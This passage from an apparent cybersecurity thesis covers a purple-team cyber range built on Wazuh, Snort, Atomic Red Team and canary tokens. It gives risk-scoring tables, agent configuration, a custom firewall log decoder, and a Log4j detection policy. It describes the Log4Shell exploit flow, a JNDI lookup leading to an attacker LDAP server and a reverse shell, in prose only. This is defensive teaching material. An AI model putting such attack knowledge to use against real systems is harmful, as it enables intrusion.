  - (d) **Infrastructure:** This aspect helps the SOC in understanding the physical and logical communication mechanisms used by the adversary to deliver the payload/ weapon, to maintain the command control channel and to ex-filtrate data.



**Figure 3.2:** Diamond Model with APT Group FIN8 Tools, Tactics Procedures Analyzed

3. **Write detection logics:** Using the information gathered against threats in the earlier phase, the learnings are put action by writing detection rule-sets and SIEM content to generate alerts in case such an attack pattern gets initiated.
4. **Initiate live attacks:** Once the detection rule-sets are written and emplaced on the SIEM, the rulesets are require to be tested by initiating a proof-of-concept of the vulnerability by launching live attacks to trigger detection rule-set conditions.
5. **Analyze the alerts:** After simulating attack behavior, SOC team needs to validate the alerts triggered, ensuring the generated alerts contain sufficient information for the SOC analysts to flag actions. In case the alert did not get generated or does not contain the required fields, the analyst then puts a tuning tag against the alert and put recommendations inform of comments to advise further tuning.
6. **Fine-tuning the alerts:** Senior members in the SOC reviews the alerts tagged which require tuning along with the recommendations and accommodates changes in the detection logics to meet the sole spirit behind the alert to establish active response capabilities.

In order to thrive from the challenges mentioned earlier it is very important to have an environment setup where the security operations team can freely test new security controls, build and break detection logics, validate the effectiveness of controls by reproducing attack scenarios and then planning a safe roll-out to production. In order to build this capability, we need a set of security tools which can help us enable our teams

for success. After, doing a lot of research there were bunch of tools shortlisted to form an open-source Cyber range.

### 3.1.1 Cyber Risk Exposure

Security operations engineering teams always need to stay updated with the latest developments and movements in the threat landscape to safeguard their organizations from the latest threats. However, it is a challenging task for them to quantify the level of cyber risk inflicted by each vulnerability/ zero-day on their organization, since the cyber risk exposure against every vulnerability varies organization to organization.

NIST released a special publication 800-39 [29] where it provided guiding principles on performing risk assessment for an organization and calculating its cyber risk exposure before planning the remediation measures. Hence, we came up with the following factors which contribute in quantifying the cyber risk exposure for an organization [30]:

- **Asset Value:** This is the actual worth of an organization's information asset based on its CIA triad value.
- **Vulnerability Value:** It is the value of weakness within an organization's information systems, processes and controls that can exploited to cause damage. The vulnerability value is calculated based on the common vulnerability scoring system (CVSS) [30].
- **Probability of occurrence of threat:** It is an analysis of the probability that a specific threat is capable of exploiting a given set of vulnerabilities.
- **Impact Value:** It is an assessment of potential impact to an organization resulting from a compromise of confidentiality, integrity and availability of an information asset.

$$R = AxVxP(T)xI \quad (3.1.1)$$

Where, Risk Value: R Asset Value: A Vulnerability Value: V Probability of Occurrence of Threat: P (T) Impact Value: I



### 3.1.2 Asset Value

Asset value is the sum of values of confidentiality, integrity and availability.

$$A = C + I + A \quad (3.1.2)$$

Where, Confidentiality: C Integrity: I Availability: A

Each component of asset value is broken down into different scales of High, Medium and Low.

### 3.1.3 Confidentiality

The value of confidentiality refers to the protection of information from unauthorized disclosure. The value of confidentiality is assigned to each asset based on the following matrix:

**Table 3.1:** Confidentiality Valuation Matrix

Ratings	Description	Value
Low	No harm in case of unauthorized disclosure	0.1
Medium	Limited harm in case of unauthorized disclosure	0.2
High	Significant harm in case of unauthorized disclosure	0.3

### 3.1.4 Integrity

The value of integrity refers to the completeness and accuracy of Information. Integrity is lost if unauthorized changes are made to data or IT systems by either intentional or accidental acts. The value of Integrity assigned to each asset can be calculated based on the following matrix:

**Table 3.2:** Integrity Valuation Matrix

Ratings	Description	Value
Low	No harm in case the accuracy of data is degraded	0.1
Medium	Limited harm in case the accuracy of data is degraded	0.2
High	Significant harm in case the accuracy of data is degraded	0.3

### 3.1.5 Availability

The value of availability refers to Information being readily accessible to the authorized viewers at all times. The value of availability assigned to each can be calculated based on the following matrix:

**Table 3.3:** Availability Valuation Matrix

Ratings	Description	Value
Low	Minimal impact if the asset is not available for 7 days	0.1
Medium	Significant impact if the asset is not available for 48 hours	0.2
High	Asset/ Information is required 24x7	0.3

### 3.1.6 Asset Classification

Values can be assigned to assets based on the following matrix:

**Table 3.4:** Asset Classification Matrix


C	I	A	Asset Value	Asset Rating
0.1	0.1	0.1	0.3	Low
0.2	0.2	0.2	0.6	Medium
0.3	0.3	0.3	0.9	High

As per the matrices discussed above asset value is calculated by summing up the values of confidentiality, integrity availability. The final sum-up of all three values reflects the actual worth of an asset in an organization.

### 3.1.7 Vulnerability Value

It is important to calculate the value of vulnerability in order to prioritize the remediation and response efforts.

When the Base metrics are assigned values by an analyst, the base equation computes a score ranging from 0.0 to 10.0, Figure 3.3 highlights the different aspects catered in the formation of a final CVSS score.



**Figure 3.3:** CVSS Scoring Chain Reaction

MITRE has carried out an amazing job in standardizing the vulnerabilities by bringing them into a quantifiable scoring system to prioritize the remediation efforts, table 1.5 shows CVSS scoring matrix where all the vulnerabilities being evaluated and assigned values based on their severity from amongst a scale of 0 - 10.

**Table 3.5:** Common Vulnerability Scoring System v3 Severity Levels

Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

### 3.1.8 Exploitability sub score

This score measures the qualities of vulnerable component. These qualities help researchers define how easily a vulnerability can be exploited by attackers. The sub score is composed of the following metrics.

**Table 3.6:** Exploitability sub score

Metric	Scale
Attack Vector (AV)	Physical, Local, Adjacent, Connected, Remote
Attack complexity (AC)	High, Medium, Low
Privileges Required (PR)	High, Medium, Low
User Interaction (UI)	Binary - either None or Required

### 3.1.9 Impact sub score

The impact sub score measures the effects that successful exploitation may have on the vulnerable component.

**Table 3.7:** Impact sub score

Metric	Scale
Confidentiality (C)	High, Low, None
Integrity (I)	High, Low, None
Availability (A)	High, Low, None

### 3.1.10 Temporal Score

The temporal score measures aspects of the vulnerability according to its current status as a known vulnerability.

**Table 3.8:** Temporal Score

Metric	Scale
Exploit Code Maturity (E)	Proof of concept, Functional, Unproven, High, Not defined
Remediation level (RL)	Official fix, Workaround, Temporary fix, Unavailable, Not defined
Report confidence (RC)	Unknown, Reasonable, Confirmed, Not defined

### 3.1.11 Cyber Risk Exposure Value

The product of all the factors defined above eventually returns the cyber risk exposure value. It is to be noted that the cyber risk exposure value is directly proportional to the remediation priority, meaning the higher the risk exposure the more the remediation efforts needs to be prioritized.

There is also another factor known as threshold risk value which is the maximum tolerable risk which an organization is willing to take. The threshold risk value is 5.0 which means if the risk value against a particular risk is lower than 5.0 it is very likely possible to rely on the existing security controls deployed to cater the associated risks without putting in additional efforts for remediation, however in case the threshold risk value is greater than 5.0 it means more controls need to be emplaced to cater the risk

which would eventually be requiring further investment of time, efforts and resources. Table 1.9 shows the cyber risk exposure calculation matrix for low, medium and high valued assets, it is to be noted that risk value of high valued asset (0.9) has exceeded the threshold risk value which reflects a requirement for applying additional controls.

**Table 3.9:** Cyber Risk Exposure Calculation Matrix

Asset Value	Vulnerability Value	Likelihood of Occurrence	Impact Value	Risk Value
0.3	9	1	1	2.7
0.6	8	0.5	1	2.4
0.9	6	0.5	2	5.4

Once a cyber risk exposure analysis is carried out against a particular threat, it is now time to put things into action and setup the tools and controls to remediate the risks and bring it into a tolerable risk window.

### 3.2 Concept of Cyber Range

Cyber ranges are environments where cyber security professionals train to prepare for hunting evil. Traditionally the industry had been practicing an approach of red and blue teaming where a specific team was assigned the role identifying weaknesses from an attacker's perspective whereas another team was assigned the duties of setting up controls for protection from red team.

However, this approach didn't scale as expected and proved to be ineffective due to technical limitations, knowledge gaps and internal team rivalries. Therefore, this paper introduces a newer approach to mitigating risks while improvising collaboration and co-operation, giving birth to purple team engineering.

Purple team comprises of representatives which possess sufficient knowledge in not only intruding into the system but also setting up safeguards and controls for preventing it, this way minimizing the cyber risk exposure from being unaddressed.

Building and maintaining such a sophisticated skill-set of purple teaming requires regular practice and training. Hence we would be focusing our research towards developing a cyber-range as well where security engineering teams can sharpen their skills on modern attack techniques, converting them into detection logics and validating their effectiveness

by launching attacks.

We shall be going over the following concepts:

1. **Red Teaming Operations:** This is a team of security engineers that employs an offensive approach to security by performing actions as that of an adversary and attempt to identify weaknesses in an organizations cyber defenses using sophisticated attack techniques. This team normally comprise of penetration testers, bug bounty hunters and exploit developers etc.
2. **Blue Teaming Operations:** This is a team of security engineers that employs defensive approach to security by performing actions towards implementing security controls and devising improvements in existing controls to timely detect and stop sophisticated types of attacks. This team normally comprise of threat hunters, SOC analysts, incident responders and forensic investigators etc.
3. **Purple Teaming Operations:** This is a team that possesses a combined knowledge of both red team and the blue team together with a common goal of improvising existing knowledge base of threats an organization faces, building better defenses and validating their effectiveness.
4. **Adversary Attack Emulation:** This is a technique where a purple team utilizes automated scripts and tests to simulate sophisticated targeted attack carried out by real-world threat actors without causing damage the damage or costs of experiencing an actual breach.
5. **Advanced Persistent Threats:** This is a group of established threat actors usually state-sponsored possessing advanced skill-set in launching prolonged cyber attack, intruding into networks and maintaining covert accesses till the actions on objectives are met.
6. **Threat Hunting:** It is an approach to pro-actively search through networks and systems to identify and contain threats which have been slipping through the cracks and evading existing security controls.

### 3.2.1 Experimental Setup

The following open-source tools and technologies were utilized to setup a Cyber range:

1. Snort IDS
2. Wazuh SIEM
3. Atomic Red Team Tests
4. Nessus Professional Vulnerability Scanner
5. Canary Tokens Decoys
6. Ingested log sources from disparate devices

### **3.2.2 Snort IDS**

Snort is an open-source network intrusion detection system which performs real-time traffic analysis to detect emerging threats. Snort generates output in form of syslog as well as pcap files to facilitate in further packet analysis and threat hunting to be taken offline over Wireshark and tcpdump.

### **3.2.3 Wazuh SIEM**

During the finalization of the SIEM technology for Cyber range there were multiple open-source SIEM technologies available in the industry amongst which the most prevalent technologies came out to be Wazuh and Security Onion Center. Table 3.10 shows a comparison chart amongst both the technologies which eventually led to the finalization of Wazuh considering the associated benefits of simplicity, ease of use and readily available strong documentation base on the internet.

Hence, Wazuh was considered to setup a fully functional security center for detecting any intrusion attempts and devising suitable incident response measures.

Wazuh is an open-source security monitoring solution for threat detection, incident response, compliance and integrity monitoring. Wazuh comes equipped with the following additional out of the box capabilities which not everyone is fully aware of but can come in handy while building a fully functional security operations center:

- Vulnerability Detection
- Security Configuration Assessment
- Incident Detection & Smart Response
- Mitre Att&ck Threat Mapping

**Table 3.10:** Open-source SIEM technology Comparison Chart

Criteria	Wazuh	Security Onion Center
Learning Curve	Flat and Easy	Steep and complex
Documentation Availability	Easily Available	limited
Open-source	Yes	Yes
Deployment Complexity	Straight Forward	Complex
Hardware Requirements	Minimal	High specs required
Professional Support	Affordable	Expensive
Community Support	Very Strong	Good
Compliance (PCI-DSS etc.)	Yes	Yes

### 3.2.4 Atomic Red Team Tests

Atomic red team [31] is a compilation of automated security tests which can be used by organizations to test their underlying defense implementations. The security tests simulate adversarial behavior as if they are launched by dedicated red teams in organizations without causing actual damage or harm associated to a breach. All of the changes are mapped to Mitre Att&ck framework, which helps security teams in identifying the gaps in their current implementation and eventually driving improvements from there.

Red canary security tests has been used to simulate adversarial behavior and validating the associated alerts for timely detection over Wazuh security center. Detection rules are further tuned to address any outliers and missing security cases.

### 3.2.5 Nessus Professional

Nessus professional [32] is a vulnerability scanner which is used for launching vulnerability scans and patch validation tests. Nessus comes pre-build with a huge database of plugins which performs tests to identify vulnerabilities and help prioritize remediation measures based on CVSS scoring covering all layers of the stack i.e. Application, Webserver, Operating System, Database etc.

Nessus Professional shall be used to launch vulnerability scans for detecting well-known vulnerabilities i.e. Log4Shell RCE, Spring4Shell RCE etc and validating if the current Wazuh rule-sets are sufficient to generate alerts against such exploitation attempts trace



backing to the attacking source.

### 3.2.6 Canary Tokens

Canary tokens [33] are a modern alternate to honeypots and decoys, instead of being deployed passively in segregated networks these tokens are deployed in live network environments in form of files, URLs, API Keys etc and help defenders in discovering a breach by having attackers announce themselves by triggering the implanted mines in form of catchy files i.e. card holder data, employee salaries all across the infrastructure.


### 3.2.7 Ingested log sources

Logs are an automated act of record keeping against the actions being performed on technologies involved in storing, processing and transmission of digital information, hence a security operations center is of no-value until and unless its empowered by logs of different devices deployed all across the infrastructure.

Figure 3.4 shows a suitable architecture for setting up a Cyber range ingesting multiple log sources. In this experimental setup log sources deployed at multiple layers of an enterprise architecture i.e. Linux servers, Firewalls, Snort IDS. AWS Cloudtrails, Apache webserver have been ingested to achieve maximized visibility of the traffic flow.

## 3.3 Motivation

In the first part of thesis, the challenges associated to traditional red and blue team operations arrangements have been discussed and purple team operations is proposed as a solution which combines the capabilities of red and blue teams. A purple team methodology is proposed starting from threat intelligence gathering, writing detection logics and finally to attack initiation and tuning. The main purpose of this work is; a) To enable security operations teams to minimize the mean-time-to-detect and respond to latest threat vectors; b) To provide a cyclic methodology to security operations center for testing and validating the effectiveness of controls. Since the demands of businesses change with time, Information technology (IT) devices and equipments also undergo multiple changes in their configurations increasing possibilities of detection controls going ineffective with time. Schemes proposed so far either focus on hacking or on detection



**Figure 3.4:** Cyber Range Architecture

only, however none of the schemes so far focus on combining both of these schemes for ensuring effectiveness of controls with continually evolving IT environments and threat landscape. The proposed scheme focuses on threat hunting to detect the threats slipping through the cracks from most security appliances and measuring effectiveness of controls.

In the second part of the thesis, cyber range architectural blueprint along with real-world implementation guidelines of the purple team operations methodology have been discussed which includes suitable open-source tools and technologies available, writing custom log parsers and detection logics for the latest threat vectors like Log4j, launching live attacks using automated scanners and adversary attack emulation techniques and finally the deployment of decoys and honeypots in a cyber range. The main purpose of this work is; a) To provide real-world practical guidelines of setting up a cyber range from scratch; b) To demonstrate the challenging concepts behind writing log parsers and

detection logics; c) Demonstrate a working model of purple team operations with real-world use-case. Schemes proposed so far provide a high-level blueprint of cyber range architecture and the theoretical structure of it, however the practical implementation and guidelines is still lacking in all the schemes so far. The proposed scheme provides a guidelines of the implementation of cyber range architectural blueprint and demonstrates a working model of purple team operations methodology with real-world use-cases to enable teams at different maturity levels and backgrounds to absorb and understand.

### 3.4 Thesis Contribution

The main contributions of this thesis are as follows:

1. The concept of purple team engineering is proposed as an alternative to traditional red and blue teaming operations to optimize the efficiency of threat detection and response.
2. A cyber range architecture is proposed to enable purple team engineering teams in performing attack and defense drills before rolling-out controls on actual production networks. A criteria for shortlisting technologies for cyber ranges is shared along with the most suitable tools to be incorporated in cyber ranges till date are highlighted.
3. A methodology for performing purple team operations is proposed starting from gathering threat intelligence, writing detection logics to attack initiation and tuning. Industry recognised frameworks such as Mitre Att&ck and Mitre D3fend are used to drive- purple team operations in a round-robin fashion.
4. Top threats of the year 2021 - 2022 are highlighted and detection logics for Log4j2 are shared, followed by Log4shell attack to confirm the triggering of alerts.
5. Adversary attack emulation technique using Red Canary Atomic Red team is proposed to generate advanced persistent threat behavior as an alternative to save costs of hiring a dedicated red team for conducting offensive security operations. Adversary attack emulation techniques adds value by mapping all the attacker behavior back to mitre attck framework to keep track of threat avenues conquered by the security operations center.

6. A strategic deployment of honeypots and decoys in a cyber range is proposed based on canary tokens to have attacker trip the traps deployment across the infrastructure and have them announce themselves about their presence. A real-world implementation is also highlighted to server as a proof-of-concept.

### **3.5 Thesis Organization**

The remaining portion of this thesis is organized as follows:

- Chapter 1 explains Cyber Warfare comprehensively and changes in Global threat landscape after Corona. It than highlights the challenges faced by Cyber security operations teams due to changing threat landscape along with the possible solutions to the two problem problem statements highlighted. An overview of Purple team engineering methodology is discussed and each component is described in detail. This is followed by an overview of cyber range and the different tools and technologies used to setup a cyber range.
- Chapter 2 presents previously work done in developing a Cyber Range.
- Chapter 3, discusses experimental setup and the results of our implementation of Cyber Range. Industry recognised attack and defense frameworks are described in detail with examples on top APT groups.
- Chapter 4 sums up our proposed work and recommends steps for the future for improvement.

### **3.6 Chapter Conclusion and Future Work**

In this chapter, background and basic requirements for setting up cyber ranges were presented, enabling purple team operations to succeed. This chapter highlights the importance of cyber ranges. Motivation and contribution of this thesis are presented in this chapter. Purple team operations methodology, Diamond model of threat intelligence and calculation matrix for cyber risk exposure are also discussed.

# Results and Discussion

## 4.0.1 Experimental Setup and Configurations

Wazuh requires some decent amount of resources to get things started, hence in this experimental setup Wazuh was deployed from an ova. file [34] available at official wazuh website [35] using the following specs:

- 4 cores
- 16 GB of RAM
- 1TB disk space

Once wazuh manager is setup we need to install OSSEC agents on each host individually and the installation is very straight forward based on simple steps. Figure 4.1 shows the configuration sample of ossec.conf file, it is advised to implement the following best practices to take the most from your wazuh setup:

1. Always put DNS names in the serve IP field of ossec.conf file on the agent.
2. Enable vulnerability detector including hotfixes check.
3. Define specific directories containing sensitive data in file integrity monitoring to avoid alerting noise from system generated files. It is strongly suggested to add the following parameters as part of syscheck process:
  - report\_changes: It takes the diff of the changes and shows the pre and post version of modifications in a file.

- recursion: This parameter extends file integrity monitoring visibility over nested folder/ directories for example any changes in a folder, within another folder having a text file modified would also be detected as part of our FIM detection.
4. Ensure all logs are transmitted in an encrypted format and not clear-text.
  5. Set the remote command administration flag to enable so the agents config can be managed remotely in a centralized fashion to ensure scalability.
  6. Use tcp over udp to ensure reliability of delivery of logs.

```

<!--
Wazuh| - Agent - Default configuration for amzn 2
More info at: https://documentation.wazuh.com
Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>
<client>
<server>
<address>securitycenter-lab.xyz.net</address>
<port>1514</port>
<protocol>tcp</protocol>
</server>
<config-profile>amzn, amzn2</config-profile>
<notify_time>10</notify_time>
<time-reconnect>60</time-reconnect>
<auto_restart>yes</auto_restart>
<crypto_method>aes</crypto_method>
</client>

<!-- File integrity monitoring -->
<syscheck>
<disabled>no</disabled>

<!-- Frequency that syscheck is executed default every 12 hours -->
<frequency>300</frequency>

<scan_on_start>yes</scan_on_start>
<directories check_all="yes" report_changes="yes" recursion_level="2">/etc/,/usr/bin,/,usr/sbin</directories>
<directories check_all="yes" report_changes="yes" recursion_level="2">/bin,/,sbin,/,boot</directories>
<directories check_all="yes" report_changes="yes" whodata="yes" tags="cron">/etc/cron* </directories>
<directories check_all="yes" report_changes="yes" whodata="yes" recursion_level="2">/home,/,root</directories>

</ossec_config>

```

Figure 4.1: ossec.conf file sample

#### 4.0.2 Decoders and parsers

One of the most challenging part for blue and purple teamers is to write custom parsers for logging sources and talent with parsing writing skills are quite demanded throughout the industry.

In simple words, parsers break a log into multiple chunks, extracts the required info and dumps it into a bucket called fields to drive further intelligence. It is considered a best practice to uniquely catch log type in a prematch statement as a parent decoder and then utilize child decoders to extract further data down the row in an ordered fashion. It is strongly advised to avoid being too generalized while building a decoder as that can cause conflict in matching conditions and result in false positive findings or otherwise decoders not being triggered at all. There is a custom integration of WatchGuard Firewall Incorporated as part of this experimental setup as part of Wazuh setup. Figure 4.2 shows a Watchguard firewall log sample considered for parsing:

**Log Sample**

```
2022-06-28T19:51:12) admd[4624]: msg_id="1100-0007" User PCI_DSS is locked out briefly after 5 login failures
```

**Figure 4.2:** Watchguard Firewall Log Sample

Wazuh made the task of writing custom parsers a lot easier by taking away the hassle of remembering complex regular expressions and standardizing the parsing fields into nine basic expressions which suite all log use-cases, figure 4.3 shows the common parsing/decoders expressions used in Wazuh:

Expressions	Valid characters
\w	A-Z, a-z, 0-9, '-', '@', '_' characters
\d	0-9 character
\s	Spaces " "
\t	Tabs
\p	()*+,-,.,:;<=>?[]!'"#%&!()
\W	Anything not \w
\D	Anything not \d
\S	Anything not \s
\.	Anything

**Figure 4.3:** Parsing/decoder expressions in Wazuh

Figure 4.4 shows a custom written decoder that attempts to uniquely identify for a match on every log for the above user lockout event on WatchGuard firewall, furthermore in the reference section down below I have also mentioned the link of my GitHub repo from where you can download my custom written decoders and detection rules for WatchGuard firewall to meet PCI Compliance [13].

Wazuh comes shipped with a log tester functionality to promptly test out the decoders



```

Decoder

<decoder name="watchguard-admd">
  <prematch>admd</prematch>
</decoder>

<decoder name="watchguard-admd1">
  <parent> watchguard-admd</parent>

<regex>msg_id=User (\w+) is (\w+ \w+) briefly after (\w+) (\w+) (\w+)</regex>

<order>username, action, counts, attempts, attempt_action</order>

</decoder>

```

Figure 4.4: Decoder/ Parser of watchguard firewall

before production roll-out therefore WatchGuard firewall log sample was passed through the log test whose results are as shown below in figure 4.5:

```

[root@wazuh-server ~]# /var/ossec/bin/wazuh-logtest
Starting wazuh-logtest v4.3.0
Type one log per line

2022-06-28T19:51:12) admd[4624]: msg_id="1100-0007" User PCI_DSS is locked out b
riefly after 5 login failures

**Phase 1: Completed pre-decoding.
    full event: '2022-06-28T19:51:12) admd[4624]: msg_id="1100-0007" User PC
I_DSS is locked out briefly after 5 login failures'

**Phase 2: Completed decoding.
    name: 'watchguard-admd'
    action: 'locked out'
    attempt_action: 'failures'
    attempts: 'login'
    counts: '5'
    msg_id: '1100-0007'
    username: 'PCI_DSS'

**Phase 3: Completed filtering (rules).
    id: '2501'
    level: '5'
    description: 'syslog: User authentication failure.'
    groups: '['syslog', 'access_control', 'authentication_failed']'
    firetimes: '1'
    gdpr: '['IV_35.7.d', 'IV_32.2']'
    gpg13: '['7.8']'
    hipaa: '['164.312.b']'
    mail: 'False'
    nist_800_53: '['AU.14', 'AC.7']'
    pci_dss: '['10.2.4', '10.2.5']'
    tsc: '['CC6.1', 'CC6.8', 'CC7.2', 'CC7.3']'

**Alert to be generated.

```

Figure 4.5: logtest sample output

As explained above the particular log sample is a user lockout event which got triggered due to consecutive five failed login attempts at the admin panel of WatchGuard firewall, whose field are explained as per below:

- The field **name** is basically parsed to depict the user account from which the login

attempt was executed, where  $(\backslash w+)$  is representing the field to be in characters.

- The field **action** is basically showing the action triggered due to consecutive login attempts at firewall like lock out action got triggered in our log sample. Here  $(\backslash w+ \backslash w+)$  is representing the characters locked and out separately along with the space in between them.
- Field **counts** is representing the number of login attempts in numeric digits which were attempted resulting in the lock out action being triggered. Here  $(\backslash w+)$  is reflecting the numeric digit field to reflect the login count rate.
- Field **attempt\_action** is representing the outcome of login attempts whether it resulting in a login success or failure. Here,  $(\backslash w+)$  is representing the outcome from login attempt field which would always be in characters either success or failure.

## 4.1 Detection Logic

Whenever a zero-day threat or vulnerability comes out in the wild it is not only important to patch the vulnerability but also automate its detection to be timely alerting in case of being exploited.

In this section some zero-day vulnerabilities shall be discussed, detection logics build and security tests initiated to validate the accuracy of detection rule-sets.

### 4.1.1 Log4Shell RCE

Log4j RCE [36] in other words also known as Log4Shell holding CVE-2021-44228 [7] is a remote code execution vulnerability detected in Apache Log4j daemon, the most widely used error logging library of java. This vulnerability affected almost all versions of Log4j2 from 2.0 till 15.

Figure 4.6 shows a threat model against Log4Shell attack exploitation. An attacker begins the exploitation by appending a malicious JNDI payload in its web request which allows information to be accessed remotely across a variety of protocols like LDAP. This malicious request is handled by vulnerable webserver which processes the string and

queries the malicious attacker ldap server ready to download a remote shell for provide covert reverse shell accesses to the attacker [37].




Figure 4.6: Threat Model of Log4Shell Exploitation

Its detection road-map shall comprise of the following phases:

1. Using Wazuh (SCA) Security Configuration Assessment Policy to trace vulnerable versions of Log4j in the environment.
2. Writing detection rules and decoders to uniquely capture Log4j attack related payloads in requests.
3. Running Log4j vulnerability scans to validate and trigger the detection rule-sets.

#### 4.1.2 Scanning the environment for vulnerable versions of Log4j2

The first thing to do would be to create a new SCA scan file at `/var/ossec/etc/shared/default/scan_.Log4j.yml` and define the following configs in it:

As Wazuh agents comes pre-build with Security Configuration Assessment and Vulnerability Detector capabilities, a new `scan_Log4j` policy is required to be created so it gets shared with all the agents running on hosts in the environment under default group.

Whenever a new SCA policy gets created, it must be ensured to define the right file permissions and ownership so wazuh can perform the scans seamlessly, figure 4.8 shows the permissions which are required to be set for the scans to function:

```

policy:
  id: "log4j_check"
  file: "log4j_check.yml"
  name: "Log4j dependency check"
  description: "This document provides prescriptive guidance for identifying Log4j RCE vulnerability"
  references:
    - https://nvd.nist.gov/vuln/detail/CVE-2021-44228
    - https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance
  requirements:
    title: "Check if Java is present on the machine"
    description: "Requirements for running the SCA scan against machines with Java on them."
    condition: all
    rules:
      - 'c:sh -c "ps aux | grep java | grep -v grep" -> r:java'
  checks:
    - id: 10000
      title: "Ensure Log4j is not on the system or under 2.16"
      description: "The Log4j library is vulnerable to RCE on versions between 2.10 and 2.15."
      remediation: "Update the log4j library to version 2.16 or set log4j2.formatMsgNoLookups to true if possible."
      condition: none
      rules:
        - 'c:find / -regex ".*log4j.*.jar" -type f -exec sh -c "unzip -p {} META-INF/MANIFEST.MF | grep Implementation-Version \; -> r: 2.10.| 2.11.| 2.12.| 2.13.| 2.14.| 2.15.'"
    - id: 10001
      title: "Ensure Java is not running or is properly configured"
      description: "The Log4j library is vulnerable to RCE on versions between 2.10 and 2.15."
      remediation: "Update the log4j library to version 2.16 or set log4j2.formatMsgNoLookups to true if possible."
      condition: any
      rules:
        - 'c:sh -c "ps aux | grep java | grep -v grep" -> r:java && r:Dlog4j2.formatMsgNoLookups=true'

```

**Figure 4.7:** security configuration assessment scan rule

```
chown ossec:ossec /var/ossec/etc/shared/default/log4j_check.yml
```

**Figure 4.8:** Setting up file permissions

